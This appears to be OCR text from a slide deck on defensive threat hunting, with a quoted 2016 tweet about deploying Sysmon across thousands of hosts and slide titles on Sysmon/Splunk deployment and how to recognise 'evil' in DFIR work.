
TomU @c_APT_ure
@markrussinovich Thanks for #Sysmon & RSA slides! Getting ready for hunting :) Logs from ~10K hosts (target: 25K)

RETWEETS 16 LIKES 29


8:03 PM - 26 Apr 2016

16 29


Why Sysmon? RSA Con Talk M.R.




Sysmon / Splunk Deployment




How dou you know «Evil»?




Source: OSINT / public sources



How do you know Evil? (DFIR Poster)





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

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

